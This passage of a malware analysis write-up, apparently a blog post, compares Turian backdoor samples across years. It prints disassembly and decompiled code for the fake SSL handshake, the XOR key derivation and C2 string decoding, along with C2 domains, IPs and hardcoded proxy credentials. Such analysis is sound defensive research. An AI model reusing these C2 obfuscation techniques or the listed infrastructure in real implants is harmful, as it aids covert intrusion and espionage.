


Figure 10 disassembly snippet on generating malware-side random value to form final XOR key for communications, from 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

The 28 bytes of malware-side value(client key) is generated within a function during the malware initialization stage. This client key is used with the 28 bytes (server key) received from the C2 server to derive the final XOR key used to XOR-encrypt subsequent communications between the malware and the C2, where the encrypted is appended to the SSL Application Data header to pass off as standard SSL communications.

4 — Receive response from Server

The expected response from the server comes in 2 parts:

First the malware receives 5 bytes, check that it begins with 0x14, check for the length (just like before), and continue to receive the remaining bytes (the contents are not checked);

The second part expected contains important content. The malware also starts with receiving 5 bytes, check that it begins with 0x16, and then check the length of data to receive, followed by receiving the rest of the data. This data contains the server key, and along with the earlier generated client key, the final communications' XOR key is derived in an algorithm as such:

```
1 int __thiscall derive_comms_XORkey_403D13(_BYTE *this, int server_key)
2 {
3   int result; // eax
4   signed int counter; // [esp+4h] [ebp-4h]
5
6   for ( counter = 0; counter < 28; ++counter )
7   {
8     this[counter + 4] ^= *(_BYTE *)(counter + server_key);
9     this[counter + 4] ^= ~(_BYTE)counter;
10    if ( !this[counter + 4] )
11      this[counter + 4] = ~(_BYTE)counter;
12    result = counter + 1;
13  }
14  return result;
15 }
```

Figure 11 decompiled function from 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

The above 4 steps that I've describe correspond (sort of, with some length differences) with a diagram from ESET, which was how I was able to correlate the QuickHeal sample that I had started with, to the Turian malware.




Figure 4. Turian network encryption setup

Credits: ESET

Aliens, aliens everywhere: Comparison analysis

I've checked across all the samples and found similar fake SSL handshake exchange. There are some changes in the samples as the years go by. For example…

The final XOR key

The algorithm to derive the final XOR key differs slightly between the oldest sample (compiled 2012) and the newer ones. The keylength is also different — used to be 8 bytes, and latest sample we are seeing 28 bytes keys. Here's how the function that derives the final XOR key differs:




Figure 12 comparing 0ae045cad78021e0772ee49c1c135091bc64a91c8e940e3746785603178a10f6 and 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

The 8-bytes XOR key derivation within the 2012 sample has been documented by Cisco Talos (2).

I tried to compare across all the samples and found one interesting observation. The 8 bytes key was replaced with 28 bytes from 2013 onwards. But one particular sample compiled in 2020 also used 8 bytes key. And I found that the 2012 sample and 2020 sample are of the same variant (with similar command IDs supported). More on this later. Based on VirusTotal's submission information, this sample was uploaded by a user in China on 15 Jul 2021. Is this a test sample uploaded by the malware author or operator?

Press enter or click to view image in full size

Figure 13 compare get_final_xorkey from samples across the years

A more believable handshake

The “SSL” handshake observed within the 2012 sample is much shorter (only 1 send and 1 receive involved) than the later samples.




Figure 14 disassembly snippet on simple handshake, from 0ae045cad78021e0772ee49c1c135091bc64a91c8e940e3746785603178a10f6

Another interesting observation when doing comparison between 2012 sample and 2020 sample — the “SSL” handshake process in the 2020 sample is the “better” one (or at least, bear closer resemblance to the real SSL

handshake). However, when examining the shape of the graph, it still looks different from the other samples. So it is not the case of simply recompiling old code. From Figure 15, notice how the 2021 sample's graph for the same function also changed from earlier samples. Suggests that this malware family is still under active development.

Press enter or click to view image in full size

Figure 15 compare graphs of "SSL" handshake process across all samples

C2 configuration

I will go through each sample by the years, to see how the "evolution" happened for how the malware handles its C2 configuration.

In the 2012 sample, the C2 configuration is embedded within the code in the form of a singlebyte XOR-encoded string:

```
loc_403563:
push    esi
push    edi
push    offset C2_address ; "KLWVYOJV-$lqv}~i';-KyÜœ85À€$ VTW`ê"
call    decrypt_402950  ; decrypted: summertime.2288.org
add     esp, 4
mov     ecx, 40Dh
xor     eax, eax
mov     edi, offset alt_C2_address
mov     esi, 1
push    offset a1722011 ; "172.20.1.1"
rep stosd
push    offset name     ; lpString1
mov     alt_C2_address, esi
call    ds:lstrcpyA
```

Figure 16 disassembly snippet on reading C2 data, from 0ae045cad78021e0772ee49c1c135091bc64a91c8e940e3746785603178a10f6

The decryption algorithm is as follows, where the XOR key value is incremented starting with 0x38.




Figure 17 disassembly snippet on decrypting C2 string, from 0ae045cad78021e0772ee49c1c135091bc64a91c8e940e3746785603178a10f6

Here’s a quick python snippet to decrypt the C2 address:

```
output = ""
counter = 0

for c in c2_string:
        xorkey = counter + 0x38
        p = chr(c ^ xorkey)
        output += p
        counter += 1

print output
```

The algorithm found in the 2013 and 2015 samples is slightly different from the above.

```
loc_405ABB:
push    ebp
;
; there can be 4 C2 configured. but in
; this sample only 1 C2 is configured.
;
push    esi
push    offset c2_address
call    xor_decrypt_402F80 ; decrypted = cyprus.egyptuni.com
push    offset byte_408196
call    xor_decrypt_402F80
push    offset byte_4081B8
call    xor_decrypt_402F80
push    offset byte_4081F8
call    xor_decrypt_402F80
add     esp, 10h
mov     dword_438FBC, 0
mov     Addend, 0
lea     ecx, [esp+1CCh+Parameter]
call    struct_init_403C10
mov     cx, word ptr dword_408190
push    ecx             ; __int16
push    offset c2_address
call    copy_c2_403CF0
add     esp, 8
lea     edx, [esp+1CCh+Parameter]
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    edx             ; lpParameter
push    offset sub_406270 ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    ds:CreateThread
```

Figure 18 disassembly snippet on reading C2 data, from 836f7cf5190efd313cad36acd794c19b199d6d1807675d453eedf270116a12ee

```
loc_404BFC:
push    offset c2_address ; "ÊÑ"
call    xor_decrypt_402D60 ; decrypted = cy.fluidtrace.net
push    offset byte_4091A6
call    xor_decrypt_402D60
push    offset byte_4091C8
call    xor_decrypt_402D60
push    offset byte_409208
call    xor_decrypt_402D60
add     esp, 10h
mov     Addend, 0
mov     dword_43CF7C, 0
lea     ecx, [esp+28Ch+Parameter]
call    struct_init_403210
mov     dx, word ptr port
push    edx             ; port
push    offset c2_address ; "ÊÑ"
call    copy_c2_4032F0
add     esp, 8
lea     eax, [esp+28Ch+Parameter]
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    eax             ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    ds:CreateThread
```

Figure 19 disassembly snippet on reading C2 data, from a3a7faa58dac9b5d3e4640df62cce2d41605d5d43153630b796cb53fcd19a6ff




Figure 20 disassembly snippet on decrypting C2 string, from 836f7cf5190efd313cad36acd794c19b199d6d1807675d453eedf270116a12ee

In the 2014 sample, there are no encrypted C2 addresses — we are able to see the configuration in plain. The malware writes a secondary set of configuration information into an .ini file (the ini filename follows the malware's filename). The configuration information written include: the secondary C2 IP address, port number, username and password.

The malware will first try to establish connection with the primary C2 address, if that fails, then it will read proxy settings from the victim machine and try again. If that still fails, then it proceeds to read the ini file for the secondary C2 configuration and try connection with that second address.

```
mov     edi, offset primary_c2_address__ ; "47.240.25.140"
xor     eax, eax
push    offset aNsspr123 ; "nsspr123"
repne scasb
not     ecx
sub     edi, ecx
push    offset aCndsystem ; "cndsystem"
mov     edx, ecx
mov     esi, edi
shr     ecx, 2
mov     edi, offset primary_c2_address
push    50h
rep movsd
mov     ecx, edx
push    offset a1723105 ; "172.31.0.5"
and     ecx, 3
rep movsb
mov     edi, offset a1723105 ; "172.31.0.5"
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     primary_port_number_, 1BBh
mov     eax, ecx
mov     esi, edi
mov     edi, offset secondary_c2_address
shr     ecx, 2
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
rep movsb
mov     edi, offset aCndsystem ; "cndsystem"
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     secondary_port_number, 50h
mov     edx, ecx
mov     esi, edi
mov     edi, offset username
shr     ecx, 2
rep movsd
mov     ecx, edx
and     ecx, 3
rep movsb
mov     edi, offset aNsspr123 ; "nsspr123"
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     eax, ecx
mov     esi, edi
mov     edi, offset password
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
call    write_ini_file_406180
xor     edi, edi
add     esp, 10h
mov     dword_43F184, edi
mov     Addend, edi
lea     ecx, [esp+1C8h+var_1C0]
call    struct_init_403B70
mov     cx, primary_port_number_
push    ecx             ; __int16
push    offset primary_c2_address ; Source
call    copy_c2_403C50
```

Figure 21 disassembly snippet on reading C2 data, from 3af4f3a9a0210a1021d01b18b623367699bab6273fb42d2f028c1600ecda3ddb

C2 configuration in 2016 sample is also not encrypted.




Figure 22 disassembly snippet on reading C2 data, from 727093e220e39f73b341acf9cc5bff2c4fa727013173bdf4afac3e81399139e0

2016 sample is a nice sample to reverse engineer, because it comes with many debugging comments :D I'll show some of these in the next section, when I talk about the RAT features.

The 2017 sample's C2 configuration is also in plain, and looks similar to what was found in the 2015 sample. However there is no ".ini" file being used in here.

```
mov     edi, offset aNiteastStrangl ; "niteast.strangled.net"
repne scasb
not     ecx
sub     edi, ecx
mov     eax, ecx
mov     esi, edi
shr     ecx, 2
mov     edi, offset primary_c2_address__
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
rep movsb
or      ecx, 0FFFFFFFFh
mov     edi, offset a17216250 ; "172.16.2.50"
repne scasb
not     ecx
sub     edi, ecx
mov     primary_port_number_, 1BBh
mov     edx, ecx
mov     esi, edi
shr     ecx, 2
mov     edi, offset secondary_c2_address
rep movsd
mov     ecx, edx
and     ecx, 3
rep movsb
mov     edi, offset aNitec ; "nitec"
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     secondary_port_number, 2382h
mov     eax, ecx
mov     esi, edi
mov     edi, offset byte_10029110
shr     ecx, 2
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
rep movsb
mov     edi, offset a840108351115 ; "840108351115"
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     edx, ecx
mov     esi, edi
mov     edi, offset username
shr     ecx, 2
rep movsd
mov     ecx, edx
and     ecx, 3
rep movsb
mov     edi, offset a123qwe ; "123qwe!!"
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     eax, ecx
mov     esi, edi
mov     edi, offset password
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
```

Figure 23 disassembly snippet on reading C2 data, from c6b84755af54768c0b8676cb6551df1a29b4dfddb04faf4bbf7ae3e6dc3636e2

The 2018 sample is worth taking a good look at — it comes with RTTI, so we can see helpful names which helps us to understand the other samples as well :D Let's see how it stores its C2 configuration — no encryption, and looks similar to the earlier samples.

Figure 24 disassembly snippet on reading C2 data, from aa5a313d1f0cbbf6900e55a16a6737068d9d8831a7ad49b285d5796aa589036a

